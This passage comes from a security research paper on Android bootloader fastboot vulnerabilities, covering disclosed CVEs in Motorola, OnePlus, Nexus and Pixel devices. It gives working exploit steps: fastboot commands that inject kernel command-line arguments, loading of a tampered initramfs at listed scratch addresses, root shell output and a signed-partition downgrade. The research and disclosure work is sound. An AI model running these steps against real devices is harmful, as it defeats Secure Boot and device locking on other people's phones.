fastboot oem vuln: Android Bootloader Vulnerabilities in Vendor Customizations

Roee Hay
Aleph Research, HCL Technologies

Abstract

We discuss the fastboot interface of the Android bootloader, an area of fragmentation in Android devices. We then present a variety of vulnerabilities we have found across multiple Android devices. Most notable ones include Secure Boot & Device Locking bypasses in the Motorola and OnePlus 3/3T bootloaders. Another critical flaw in OnePlus 3/3T enables easy attacks by malicious chargers – the only prerequisite is a powered-off device to be connected. An unexpected attack vector in Nexus 9 is also shown – malicious headphones. Other discovered weaknesses allow for data exfiltration (including a memory dumping of a Nexus 5X device), enablement of hidden functionality such as access to the device's modem diagnostics and `AT` interfaces , and attacks against internal System-on-Chips (SoCs) found on the Nexus 9 board.

1 Introduction

The code running in Android devices comes from multiple sources. Top-down, we have the user space which consists of the Android Open Source Project (AOSP), oftentimes customized by the OEM. Then, we have the Linux Kernel, which may also contain OEM customizations and drivers for controlling and interacting with various peripheral SoCs found on the device's board. The next level is a chain of bootloaders which either originate from the OEM or the chipset manufacturer: At its lowest level, we have in Boot ROM the Primary Bootloader (PBL), which is written by the chipset manufacturer, and then usually a series of bootloaders that end with the late-stage Android (Applications) Bootloader (ABOOT). The latter implements the `fastboot` interface (with a notable absence in Samsung-branded devices), and is fully customizable by the OEM. Not forgetting TrustZone, which provides security mechanisms (such as secure storage, DRM, supporting Secure Boot and more [1]). In addition to the main SoC, devices also have ad-hoc ICs (e.g. device sensors), each of which may contain its own firmware, oftentimes updatable over-the-air.

Much room for fragmentation (and bugs), we decided to focus our research on one area, the `fastboot` interface.

2 Secure Boot & ABOOT

Android devices implement Secure Boot through a chain-of-trust, with a root certificate stored in hardware. The first bootloader (PBL) verifies the authenticity of the next one. The next bootloader verifies the one after and so forth, until executions reaches ABOOT. Code flows to ABOOT which verifies the authenticity of the `boot` or `recovery` partitions (possibly with another key-pair), prepares the Linux kernel, Device Tree Blob (DTB) and `initramfs` archive in memory, and transfers execution to the Linux kernel. `initramfs` is a (gzipped) `cpio` archive that gets populated into `rootfs` (a RAM file-system mounted at the root path [2]) during the Linux initialization. It contains `init`, the first user space process. Among its duties, `init` triggers the partition mounts. `dm-verity` then verifies the integrity of specified partitions under `fstab` (e.g. the `system` partition). Since `dm-verity` uses a public-key stored under `rootfs` (`/verity_key`), an untrusted `initramfs` means untrusted partitions that `dm-verity` verifies. See Figure 1 which depicts the chain-of-trust in Qualcomm MSM SoCs [3].

Apart from the normal boot flow, ABOOT has another mode of operation – the `fastboot` mode, that gives device owners a way to interface with the bootloader, implementing features such as bootloader unlocking, locking, flashing and other OEM extensions (which this research focuses on). Due to the fact ABOOT takes such a critical part in the device's boot, and runs before the OS (so TrustZone, for example, may have a different state), discovered vulnerabilities may have a critical severity




Figure 1: Qualcomm MSM Chain-of-Trust (simplified)

too. From unauthorized access to SoCs on the device to bypassing Secure Boot and bootloader locking. In this paper we will see a few good examples.

3 Bootloader Locking

Android devices have two states, *locked*, where OS integrity is guaranteed through Secure / Verified Boot, and *unlocked*, where there is no security assurance. The ability to transition between the states, backed by TrustZone, is up to the discretion of the OEM. Some devices always allow unlocking, some require an authorization code provided by the vendor, and some don't. In any case, since the integrity guarantees are void when the device transitions from the *locked* to *unlocked* states, according to Google [4], bootloaders must adhere to the following guidelines: (1) Transitioning from the locked to unlocked states (and vice versa) requires the user's consent (2) It yields a factory reset (i.e. losing user data).

One notable vulnerability [5, 6] in TrustZone had been discovered by Gal Beniamini, which was later used to defeat the Motorola Bootloader locking [7]. Another prominent device-locking related vulnerability was found by Dan Rosenberg [8], again in Motorola TrustZone implementation.

All vulnerabilities described in this paper assume the device is in the *locked* state.

4 Attacking `fastboot`

The `fastboot` interface can be triggered in various ways. First, a *physical adversary* can take leverage of the fact that in most Android devices, a key combination upon boot will cause the bootloader to load the fastboot mode instead of commencing with the normal boot flow. Second, adversaries with *ADB access* can reboot the device into the `fastboot` mode by issuing the `adb reboot bootloader` command. ADB access requires that the victim has enabled USB debugging on his Development Tools UI, and that an authorized the USB host is connected. This can happen, for example, when developers use their own device for testing. *PC malware* awaiting on their machine can then gain an ADB session and reboot into fastboot [9]. Another threat is malicious USB ports [10, 11] (e.g. malicious chargers at airports), targeting devices with an enabled-ADB. (Once connected, the victim has to authorize the charger.).

In addition to the bootloader flaws we have found and describe in this paper, we also discovered a couple of critical "*foot in the door*" vulnerabilities (now patched) in Nexus 9 and OnePlus 3/3T, that relax the aforementioned requirements, allowing fastboot access by *unauthorized* malicious chargers (OnePlus 3/3T, `CVE-2017-5622`) and headphones (Nexus 9, `CVE-2017-0510/0648`).

Charger Boot Mode ADB Access in OnePlus 3/3T When one connects a powered-off OnePlus 3/3T device to a charger, the bootloader will load the platform with the `charger` boot mode. The platform OS must not enable any sensitive USB interfaces because otherwise it could easily be attacked by malicious USB ports. Much to our surprise, when we first connected our powered-off OnePlus 3/3T devices, running a vulnerable OxygenOS version, we noticed that we had ADB access.

Analysis showed that in the vulnerable versions of OxygenOS some `init` script instruction started `adbd` when the platform ran in the `charger` boot mode (Figure 2). The `on charger` event is triggered if `ro.bootmode` equals `charger`, as can be seen from AOSP's `init.cpp`. Despite that, although ADB is running, in order to protect against malicious USB ports targeting devices with enabled `adbd` , Android has had ADB authorization for quite some time (since Jelly-bean [12]) – any attempt to gain an ADB session with an unauthorized host should be blocked. It turns out, however, that OxygenOS of OnePlus 3/3T contains a customized `adbd` binary that disables authorization if the platform is started in the `charger` boot mode (see Figure 3). The malicious charger can then use the open ADB session in order to reboot into `fastboot`, simply by issuing the `reboot bootloader` command.

Unauthorized Access to FIQ Debugger via Headphones in Nexus 9 In Nexus 9, *malicious headphones* can take leverage of the dual functionality of the headphones jack, which, when a certain voltage threshold on the MIC pin is reached, turns that channel into a UART debug interface [13]. Although this normally results in

```
on charger
    [...]
    mkdir /dev/usb-ffs/adb 0770 shell shell
    mount functionfs adb /dev/usb-ffs/adb uid=2000,
         gid=2000
    write /sys/class/android_usb/android0/f_ffs/
         aliases adb
    setprop persist.sys.usb.config adb
    setprop sys.usb.configfs 0
    setprop sys.usb.config adb
    [...]
```

Figure 2: `init.qcom.usb.rc`: `on charger` init event handler of OnePlus 3/3T

```
__int64 sub_400994()
{
[...]
  getprop("ro.boot.mode", &v94, &byte_4D735C);
  if ( !(unsigned int)strcmp(&v94, 'charger') )
    auth_required_50E088 = 0;
[...]
}
```

Figure 3: adb authorization bypass in OnePlus 3/3T

Nexus and Pixel devices in bootloader and kernel debug messages (sometimes only when specifically enabled), in Nexus 9, the platform OS kernel also attaches the FIQ debugger to that channel (Figure 4). Rebooting from the FIQ prompt to the `fastboot` mode can be done by issuing the `reboot bootloader` command. The problem, however, is that the `fastboot` interface is not exposed over `UART` (i.e. the attacker cannot issue commands). What we discovered [14] is that we can issue reboot commands with OEM codes on the FIQ debugger prompt. Aligned with another report on HTC G2 [15] and with "The Hitchhiker's Guide to the Galaxy" [16], the attacker can issue the `reboot oem-42` command on the FIQ debugger, which will reboot the device into the `HBOOT` bootloader mode (an HTC-specific bootloader mode that shares its OEM commands with *fastboot*), however this time with UART access to OEM commands (Figure 5).

Google's patch for `CVE-2017-0510` was reducing the capabilities of the FIQ debugger. That patch has turned out, however, to be insufficient – there was a short window of time during the Linux kernel's initialization where full capabilities were still allowed, documented as `CVE-2017-0648`. The Nexus 9 build released as part of the June 2017 Security Bulllet-in has patched that additional issue.

```
<hit enter to activate fiq debugger> debug>
debug> help
FIQ Debugger commands:
    pc             PC status
    regs           Register dump
    allregs        Extended Register dump
    bt             Stack trace
    reboot [<c>]   Reboot with command <c>
    reset [<c>]    Hard reset with command <c>
    irqs           Interupt status
    kmsg           Kernel log
    version        Kernel version
    sleep          Allow sleep while in FIQ
    nosleep        Disable sleep while in FIQ
    console        Switch terminal to console
    cpu            Current CPU
    cpu <number>   Switch to CPU<number>
    ps             Process list
    sysrq          sysrq options
    sysrq <param>  Execute sysrq with <param>
```

Figure 4: Nexus 9 FIQ Debugger

```
debug> reboot oem-42
debug>
[...]
###[ Bootloader Mode ]###
hboot> ?
  #. <command>                 : <brief description>
security_command:
  1. boot                      : no desc.
[...]
 23. i2cr                      : no desc.
 24. i2cw                      : no desc.
 25. i2crNoAddr                : no desc.
 26. i2cwNoAddr                : no desc.
 27. i2cdetect                 : no desc.
[...]
hboot>
```

Figure 5: Nexus 9 Bootloader Access via Headphones

5 ABOOTOOL: Discovery of OEM Commands

The first order of business is to discover the available OEM commands for a given ABOOT. In order to do so, we created an open-source tool, ABOOTOOL[1], which dynamically finds, based on static knowledge, available OEM commands of a given connected device.

We wrote a small parser whose input is an OTA archive, a Factory image, or ABOOT itself, that outputs the collection of ABOOT strings (or a superset of them), We then fed ABOOTOOL with the collected strings extracted from hundreds of ABOOTs of multiple vendors. By using Google's `python-adb`, that also provides a python SDK for accessing `fastboot`, ABOOTOOL automatically detects the connected device model and/or

[1] https://github.com/alephsecurity/abootool




Figure 6: ABOOTOOL: Available OEM commands on different devices with latest available bootloader

vendor (when possible), and queries it with the relevant strings, reporting positive replies. Users can also add new bootloaders in order to reduce the probability of false negatives.

Figure 6 shows the number of detected OEM commands on select Android devices, running their latest available build with a locked bootloader. We normalized the results as follows: We merged command couples (e.g. {`enable`,`disable`}`-charger-screen`), and also ignored the prevalent `unlock` & `lock`.

6 Vulnerabilities

In the next sections we describe the found flaws, categorized into vulnerabilities that affect OS Integrity (Section 7), vulnerabilities that allow for Data Exfiltration (Section 8), vulnerabilities that allow the adversary to enable Hidden Functionality of the OS (Section 9), and vulnerabilities that allow for attacks against SoCs or ICs on the device's board (Section 10).

Figure 7 summarizes our findings. All of the flaws have been responsibly disclosed to the affected vendors or Android Security. For each one we list the affected product, an identifier, its severity, the first patched build or bootloader version and a verified affected product (there could be others). We also note the `fastboot` OEM command that can trigger the security issue. It should be mentioned that `CVE-2016-8462` is a duplicate finding, discovered independently by Jon Sawyer and Sean Beaupre [17], who had reported it to Google before we did. It's also worth noting that `CVE-2017-5626` & `ALEPH-2016000` were discovered in older versions, and had been fixed silently by the vendors. (The patch of `ALEPH-2016000` could have been an accidental side effect of another patch.)

FOOT IN THE DOOR			
Nexus 9	`CVE-2017-0510`	`N4F26T`	Critical
	`CVE-2017-0648`	`N9F27C`	High
OnePlus 3/3T	`CVE-2017-5622`	`4.0.3`	Critical

FASTBOOT OEM			
Motorola Bootloader (Nexus 6, Moto devices)			
`CVE-2016-10277`	`72.03 (N6)`	`config fsg-id/...`	Critical
`CVE-2016-8467`	`71.22 (N6)`	`config / bp-tools..`	High
Huawei Bootloader (Nexus 6P)			
`CVE-2016-8467`	`03.64`	`enable-bp-tools...`	High
`A-34622855`	-	`unlock-go`	Moderate
LG Bootloader (Nexus 5X)			
`ALEPH-2016000`	`bhz10m`	`panic`	Critical
HTC Bootloader (Nexus 9)			
`CVE-2017-0563`	`3.50-.0.0143`	`i2cr/w/...`	Critical
`CVE-2017-0582`		`sensorhubflash`	Moderate
HTC Bootloader (Pixel / Pixel XL)			
`CVE-2016-8462`	`1611091517`	`sha1sum`	High
OnePlus Bootloader (OnePlus 3/3T)			
`CVE-2017-5626`	`4.0.2`	`4F500301`	Critical
`CVE-2017-5554`		`selinux permissive`	High
`CVE-2017-5623`	`4.1.0`	`boot_mode`	High
`CVE-2017-5625`	`4.0.3`	`dump <partition>`	Moderate
`CVE-2017-5624`		`dm_verity_disable`	Moderate

Figure 7: Discovered Vulnerabilities

7 Breaking OS Integrity

The holy grail of bootloader attackers is bypassing Device Locking and Secure Boot. We will see that due to several vulnerabilities we have found, such attacks could indeed occur against the Motorola and OnePlus bootloaders. We end this section with additional flaws that we stumbled upon during this research.

7.1 INITROOT: Motorola Bootloader Kernel Command-line Injection Device Locking and Secure Boot Bypass

In this section we present a critical vulnerability we found in the Motorola Bootloader, allowing us to gain a persistent unrestricted root shell (*permissive*-mode SELinux) on locked Motorola devices, effectively bypassing their Secure Boot & Device Locking and without

```
$ fastboot oem config console foo
$ fastboot oem config fsg-id bar
$ fastboot oem config carrier baz
[...]
shamu:/ $ dmesg | grep command
[    0.000000] Kernel command line: console=foo
     ,115200,n8 earlyprintk androidboot.console=foo
     androidboot.hardware=shamu msm_rtb.filter=0x37
     [...] androidboot.fsg-id=bar androidboot.
     secure_hardware=1 [...]  androidboot.carrier=baz
       androidboot.hard<
```

Figure 8: Taint Propagation to the Kernel Command-line

```
$ fastboot oem config console "a␣foo=A␣"
$ fastboot oem config fsg-id "a␣bar=B"
$ fastboot oem config carrier "a␣baz=C"
[...]
shamu:/ $ dmesg | grep command
[    0.000000] Kernel command line: console=a foo=A ,115200,
     n8 earlyprintk androidboot.console=a foo=A  androidboot
     .hardware=shamu msm_rtb.filter=0x37 [...] androidboot.
     fsg-id=a bar=B androidboot.secure_hardware=1 [...]
     androidboot.carrier=a baz=C  androidboot.hard<
```

Figure 9: CVE-2016-10277: Kernel Command-line Injection

triggering a factory-reset (data is still encrypted though). We verified our Proof-of-Concept exploit[2] on Nexus 6 (shamu), Moto G4 (athene) & Moto G5 (cedric). Additional devices, including Moto {G5 Plus, G4 Play, G3, G2, E} have been reported to be vulnerable by the community. We describe our exploit as follows: First, we depict how the vulnerability can be exploited for gaining a temporary (tethered) unrestricted root shell in Nexus 6. We then port it to other Moto devices, and follow with a second-stage payload that gives an untethered (persistent) root. We end with alternative second-stage exploits such ones that allow for kernel code execution and unlocking a re-locked device on shamu, downgrades of critical partitions such as the bootloader chain and TrustZone, kernel command-line injection from the platform OS, tampering the system partition (old Moto G devices, verified on athene), and potential firmware injection attacks.

7.1.1 Vulnerability

The Motorola Android Bootloader contains several arguments (named "UTAGs") that can be controlled through the fastboot interface, even if the bootloader is locked: bootmode, console, fsg-id & carrier. The last three may contain arbitrary values (although with a restricted size), which eventually propagate to the Linux kernel command-line. One can prove that by issuing the fastboot oem config {console, fsg-id, carrier} {foo,bar,baz} commands - see Figure 8. As it can be seen by Figure 9, vulnerable versions of the bootloader do not sanitize those arguments, allowing for arbitrary args to be injected into the command-line. It should be noted that carrier and console are only controllable or effective in shamu.

7.1.2 A Whole New Attack Surface

In terms of exploitation, a preliminary step of the adversary is to understand the attack surface – what can the attacker achieve by controlling the kernel command-line? It turns out that the kernel command-line is consumed by several entities across the OS, including: (1) kernel code, through the __setup & early_param macros. (2) kernel modules, through the module_param* and core_param macros. (3) user space processes (e.g. init).

There are dozens if not hundreds of usages of these macros – any feature or bug introduced by controlling them could be exploited. We will now see that being able to inject a single argument allowed us the defeat Secure Boot and Device Locking.

7.1.3 Loading of the Linux Kernel by ABOOT

ABOOT verifies the authenticity of the boot or recovery partitions, loads the Linux kernel and initramfs from one of them (depending on the boot mode) at fixed physical addresses (0x8000 & 0x2000000 on shamu). It also prepares for the Linux kernel the command-line and the initramfs start and end addresses, in the Device Tree Blob (DTB) located at predefined physical address (0x1e00000 on shamu). The bootloader then transfers execution to the Linux kernel. The Linux kernel function that parses the parameters given by ABOOT in the DTB is early_init_dt_scan_chosen. In ARM/64 kernels, code eventually flows to early_init_dt_setup_initrd_arch (Figure 10). Physical memory addressed by phys_initrd_start is then mapped into the virtual address space by arm_memblock_init which saves the virtual address start and end addresses under the initrd_start & initrd_end global variables. These are then used by the populate_initramfs function, which populates the initramfs into the rootfs. Eventually the kernel_init function is called, which executes the first user-space process, whose path is saved under the ramdisk_execute_command global (with a default value of /init).

[2]https://github.com/alephsecurity/initroot

```
void __init early_init_dt_setup_initrd_arch
     (unsigned long start,
      unsigned long end)
{
  phys_initrd_start = start;
  phys_initrd_size = end - start;
}
```

Figure 10: early_init_dt_setup_initrd_arc

7.1.4 Controlling the initramfs Physical Loading Address

At the beginning we discovered that there is a kernel command-line argument, rdinit, that overrides the default value of ramdisk_execute_command. That looked promising – by exploiting our vulnerability we could cause the kernel to execute an arbitrary user space process – by issuing fastboot oem config carrier "a rdinit=/sbin/foo". The main challenge we encountered, however, that made this technique ineffective was the fact that the initramfs of Moto devices contained a very limited set of binaries. For instance, shamu has: {adbd, healthd, slideshow, ueventd, watchdogd}. Even if one of them had some potential (e.g. adbd), user space at that point of execution would be uninitialized, hence they might fail due to dependencies which they relied on that were not satisfied. Given the rather big attack surface described above, we decided to move along to another command-line argument we could control.

Fortunately, we've realized that in ARM/64, it is also possible to control, through a kernel command-line argument named initrd, the physical address where the initramfs is loaded from by the kernel (Figure 11). This argument overrides the default values provided by ABOOT through the DTB.

We then tested it with a random value, expecting the kernel to crash: fastboot oem config fsg-id "a initrd=0x33333333,1024". It indeed crashed! This kind of attack is analogous to controlling the Instruction Pointer (IP register) or Program Counter (PC register) in memory corruption bugs, so the first step in this case would be loading our own tampered initramfs archive to the device's memory, preferably through fastboot. Note that the Linux Kernel does not re-verify the authenticity of initramfs since it relies on the bootloader to do that. Therefore, if we manage to put a tampered initramfs at the controlled phys_initrd_start physical address, the kernel will indeed populate it into rootfs.

```
static int __init early_initrd(char *p) {
    unsigned long start, size;
    char *endp;
    start = memparse(p, &endp);
    if (*endp == ',') {
        size = memparse(endp + 1, NULL);

        phys_initrd_start = start;
        phys_initrd_size = size;
    }
    return 0;
}
early_param("initrd", early_initrd);
```

Figure 11: arch/arm/mm/init.c

```
$ fastboot flash aleph payload.bin [...]
target reported max download size of 536870912 bytes
sending 'aleph' (524288 KB)...
OKAY [ 62.610s]
writing 'aleph'...
(bootloader) Not allowed in LOCKED state!
FAILED (remote failure) finished.
total time: 62.630s
```

Figure 12: Loading Arbitrary Data through fastboot

7.1.5 Loading Arbitrary Data to Memory through USB

ABOOT's fastboot provides a download mechanism via USB, which supports features such as partition flashing. This mechanism is available even on locked bootloaders, therefore the attacker can abuse it in order to load a tampered initramfs on the device. Our only hope is that the bootloader nor the kernel zero-out / override that data before initramfs is populated into rootfs. In order to verify that, we made the following experiment. First, we installed our own msm-shamu kernel with Loadable-Kernel Modules (LKM) support. We then uploaded to our shamu device a test blob 0123456789ABCDEFALEFALEFALEF... via fastboot (Figure 12). Please note that the failure message is due to the flashing attempt, however, the data is downloaded by device anyway.

We then booted the platform with fastboot continue, and dumped the whole physical memory with LiME [18], searching for our blob. As it can be seen by Figure 13, the test blob was there. This has given us a stronger guarantee because our payload survived even when the platform was up and running. We've repeated this process several times, there was nothing random – the payload is always loaded at 0x11000000 and is available for the Linux Kernel! For the sake of curiosity we've also statically verified this result. It turns out that Little Kernel (LK), which the Motorola Android Bootloader is based on, has a memory area pointed by SCRATCH_ADDR where the downloaded data is saved under. Loading the ABOOT binary with IDA confirmed our empirical result.

```
10FFFFE0 0000000000000000 0000000000000000  ................
10FFFFF0 0000000000000000 0000000000000000  ................
11000000 3031323334353637 3839414243444546  0123456789ABCDEF
11000010 414C4546414C4546 414C4546414C4546  ALEFALEFALEFALEF
11000020 414C4546414C4546 414C4546414C4546  ALEFALEFALEFALEF
11000030 414C4546414C4546 414C4546414C4546  ALEFALEFALEFALEF
11000040 414C4546414C4546 414C4546414C4546  ALEFALEFALEFALEF
11000050 414C4546414C4546 414C4546414C4546  ALEFALEFALEFALEF
```

Figure 13: Test Blob Found in Physical Memory after Boot




Figure 14: Broken Chain-of-Trust

7.1.6 Creating a Malicious initramfs

The final step is to create our own malicious `initramfs`. For `shamu`, one can just compile an `userdebug` AOSP boot image and rip the `initramfs.cpio.gz` file out of it, since it contains the `su` domain and a root-capable `adbd`. The only caveat is `dm-verity` which will not be able to verify the official `system` partition (because the AOSP boot image will contain the debug `verity_key`). Anyway, since we are now able to load a malicious `initramfs`, this annoyance can be bypassed easily by editing the `fstab` file (removing the verification), or replacing the debug `verity_key` with the official one from the relevant build.

7.1.7 Putting it All Together: got root!

We now have everything we need: We have a malicious `initramfs` archive. We can load it into memory at a fixed physical address using the bootloader `fastboot` interface. We can instruct the Linux kernel to populate it from that address. In terms of Secure Boot, we now a broken chain-of-trust (Figure 14). See Figure 15 which demonstrates a successful attack on `shamu`.

7.1.8 Porting initroot to our Moto devices

The exploit depicted above has a couple of `shamu` specifics: (1) `SCRATCH_ADDR`: The physical address which ABOOT stores the fastboot downloaded data at may vary. (2) The `initramfs` archive.

```
$ fastboot oem config fsg-id "a␣initrd=0x11000000,1518172"
$ fastboot flash aleph malicious.cpio.gz
[...]
target reported max download size of 536870912 bytes
sending 'aleph' (1482 KB)...
OKAY [  0.050s]
writing 'aleph'...
(bootloader) Not allowed in LOCKED state!
FAILED (remote failure)
finished. total time: 0.054s

$ fastboot continue
$ adb shell
shamu:/ # id
uid=0(root) gid=0(root) groups=0(root),[...] context=u:r:su:
     s0
shamu:/ # setenforce permissive
shamu:/ # getenforce
Permissive
shamu:/ #
```

Figure 15: Successful Exploitation of INITROOT on `shamu`

Finding `SCRATCH_ADDR` can easily be done by loading the bootloader into IDA or any other disassembler (new Moto ABOOTs even contain symbols!) and analyzing the `target_get_scratch_address` function. See Table 1 for `SCRATCH_ADDR` values of various Motorola devices.

In order to verify the `SCRATCH_ADDR` of our Moto devices (G4 & G5), we had ripped benign `initramfs` archives from Motorola factory images, and tried to load them by exploiting the vulnerability, using the discovered `SCRATCH_ADDR`s. Instead of loading normally as we expected, the devices ran into infinite boot loops. We then took an (unverified) wild guess. We've realized that after we upload `initramfs` into `SCRATCH_ADDR`, and before ABOOT jumps to the Linux kernel, the Motorola bootloader, in contrast with the `shamu` variant, could theoretically put some other unrelated data at `SCRATCH_ADDR`, corrupting our `initramfs` (but not fully).

Overcoming this obstacle can be done by placing some padding data before `initramfs`, and adjusting the `initrd` argument accordingly (to `SCRATCH_ADDR+sizeof(PADDING)`). This way, the padding will be corrupted instead of our malicious `initramfs`. True the hypothesis or not, using this technique with a 32MB padding (0x2000000), has resolved our boot loops.

The next step was to create a device-specific `initramfs` archive. In the `shamu` case, in order to create an `initramfs` that gave us an unrestricted root shell through `adb`, we had just built an AOSP `userdebug` image. Since we don't possess a build configuration for Moto G4 & Moto G5, we decided to take the quickest path, and patch the `initramfs` archives found in the stock ROMs. By patching `init`, we've put SELinux into

Device	codename	SCRATCH_ADDR
Nexus 6	shamu	0x11000000
Moto G5 Plus	potter	0xA0100000
Moto G5	cedric	0xA0100000
Moto G4 Play	harpia	0x90000000
Moto G4	athene	0x90000000
Moto G3	osprey	0x90000000
Moto G2	thea	0x11000000
Moto E	condor	0x0E000000

Table 1: SCRATCH_ADDR of various Motorola devices

```
$ fastboot oem config fsg-id "a initrd=0xA2100000,1588598"
$ fastboot flash aleph initroot-cedric.cpio.gz
$ fastboot continue
$ adb shell
cedric:/ # id
uid=0(root) gid=0(root) groups=0(root), [...] context=u:r:
     kernel:s0 context=u:r:kernel:s0
cedric:/ # getenforce
Permissive
cedric:/ #
```

Figure 16: Successful Exploitation of INITROOT on Moto G5

permissive mode. We've also patched adbd such that it remains as root, does not drop its capabilities (by replacing the relevant calls with nops), and does not ask for authorization (we've set the auth_required global to 0). We've also disabled dm-verity on the relevant partitions, and removed the locked-device USB policy under init.mmi.usb.sh. Figure 16 shows the result for Moto G5 (cedric).

7.1.9 Second-stage Untethered Exploit

The above depicted mechanics of INITROOT imply a tethered exploit (i.e. it does not survive reboots). In this section we show, however, that the attacker can run a second-stage exploit, which does something more powerful. Making an untethered exploit implies that we must somehow persist our payload, or alter some stored data. In general, although we have block-device write access with the unrestricted root shell, due to Verified Boot we cannot make the OS load with a tampered boot or system partitions. Despite that, we can populate our initramfs in some unused partition. See Table 2 for a list of unused partitions in different Motorola devices.

Furthermore, as was also suggested by Ethan Nelson-Moorea after we had disclosed the first-stage exploit[3], attackers can use the SD card partition (mmcblk1p1), if the device has one (shamu doesn't, for example). Obviously, using the SD card does not require the first-stage exploit, as one can prepare it offline. Despite that, using

[3]http://disq.us/p/1jdtfym

Device	name	real name	size
shamu	padA	mmcblk0p11	4.1M
athene	padC	mmcblk0p41	22M
cedric	padB	mmcblk0p48	2.9M

Table 2: Unused partitions in Moto devices

the suggested payload for fsg-id will not work due to size constraints and more (see next), and also implies a physical attack only.

Taking over an unused partition on the device. The first step is to create an empty ext4 partition (e.g. by using mkfs.ext4) with the same size of the target unused partition. Then, the attacker needs to populate it with the malicious initramfs of the first-stage exploit – this can be done by either on the host or on the device. On the device, after running the in-memory exploit, the attacker can replace the unused partition with the just created empty ext4 file (using dd), mount it, and populate it with cpio. Successful exploitation requires some additional trickery (explained in the next section) such as putting init under /sbin and restoring the SELinux contexts (with restorecon). The target partition will now have the malicious initramfs populated, ready for the Linux kernel. It should be noted that this whole process can occur offline, and that attackers can reuse the created partition on other devices (of the same model), trivially by populating it with dd.

Abusing the Linux initialization process to use our tampered partition The next step is to instruct the Linux kernel to use our root partition instead of the data provided in-memory by the bootloader. Leaving many details behind, Linux prepares userspace as follows (taking into account the Moto kernels' config): (1) It unpacks an internal initramfs to rootfs. (2) It tries to populate a bootloader-supplied initramfs from a physical address (initrd_{start,end}), specified in the DTB. As we have seen, in ARM/64 that can also be specified in the kernel command-line by the initrd argument. (3) If it fails, it reverts to an older initrd mechanism, copying from initrd_start into /initrd.image under rootfs. (4) It tries to access ramdisk_execute_command with a default value of /init (which can be overridden by specifying rdinit in the kernel command line) on rootfs. If it succeeds, it will complete initialization by executing it. This is the normal flow during regular boots. (5) It will try to load /initrd.image from rootfs into RAM unless the noinitrd argument is specified. If it succeeds, initialization is done. (6) If a root argument is specified, it will mount it, and eventually execute exeute_command, specified by the init argument. (7) If no execute_command is specified, it will revert to /sbin/init, /etc/init, /bin/init & /bin/sh until it succeeds, and panic otherwise.

Therefore, in order to use our tampered partition as the root partition, we need to supply a couple of arguments. First, a bogus initrd, or rdinit= parameters in order to make the kernel fail while trying to use the bootloader-supplied initramfs (2, 3 & 4). Second, we need to instruct it to use our tampered partition, by specifying root=/dev/<partition> . There is a couple of more optional parameters: rw, which is required for the original init binary, if we do not restorecon a priori, in addition to init=/init, which is only required if we do not create the /sbin/init symbolic link in the root partition. Hence, the minimum number of bytes which are needed to be injected into the cmdline is 29-30 (depending on the partition). Luckily (although we can also overcome this limitation, see Paragraph 7.1.10), Motorola ABOOT limits the string length of the fsg-id parameter to 32 bytes before injecting it into the kernel command-line. To conclude, the adversary needs to run the following fastboot command in order to use his now-populated root partition:

```
oem fsg-id “a rdinit= root=/dev/mmcblkN”
```

7.1.10 Further Exploitation

Attackers can go beyond the aforementioned exploit and conduct additional powerful attacks.

Persistent Kernel Code Execution on Nexus 6 During our disclosure process, Android Security also observed that on shamu, an unrestricted root (as we gain with INITROOT), or one that runs under an SELinux domain with block device access, can overwrite the bootloader chain, boot, and system partitions. Due to incomplete Secure Boot implementation, at least on our re-locked Nexus 6 device, the boot partition is not verified, which implies a persistent kernel code execution – by using INITROOT, the attacker can completely replace the boot partition with a tampered one (which makes the second-stage exploit on Nexus 6 redundant), containing a malicious kernel image and initramfs. Afterwards, the attacker can simply reboot into fastboot, and remove the malicious UTAG. The attacker's supplied kernel code and initramfs will then be loaded on every boot.

Downgrades As mentioned above, by being able to write on block devices, one can overwrite the bootloader chain (SBL1, ABOOT), TrustZone and other signed partitions (e.g. boot & recovery). Although such a replacement succeeds, due to Secure Boot, the boot flow will end in the PBL's Emergency Download Mode (EDL) (verified on shamu) or fastboot, depending on which partition has failed verification. Despite that, since older images are perfectly signed, downgrade prevention must be implemented. It seems however that Nexus 6 does not increase the SW_ID field [3] between bootloader versions (maybe due to lack of hardware support), thus the attacker can downgrade those signed partitions, allowing for exploitation of now-patched vulnerabilities in critical code. Moto devices are not immune too – verified on athene (that uses a different signing format), we were able to downgrade SBL1, ABOOT and TrustZone (Figure 17)

```
$ fastboot getvar all | grep git
(bootloader) sbl1.git: git=MBM-NG-VB1.05-0-ge433b40
(bootloader) rpm.git: git=a970ead
(bootloader) tz.git: git=119e5b2-dirty
(bootloader) hyp.git: git=119e5b2-dirty
(bootloader) keymaster.git: git=119e5b2-dirty
(bootloader) cmnlib.git: git=119e5b2-dirty
(bootloader) aboot.git: git=MBM-NG-VB1.05-0-ge433b40

$ fastboot oem config fsg-id "a initrd=0x92000000,2505052"
$ fastboot flash aleph initroot.cpio.gz
$ fastboot continue

$ adb push old_* /data/local/tmp
$ adb shell
athene:/ # dd if=[...] of=/dev/block/bootdevice/by-name/
     aboot
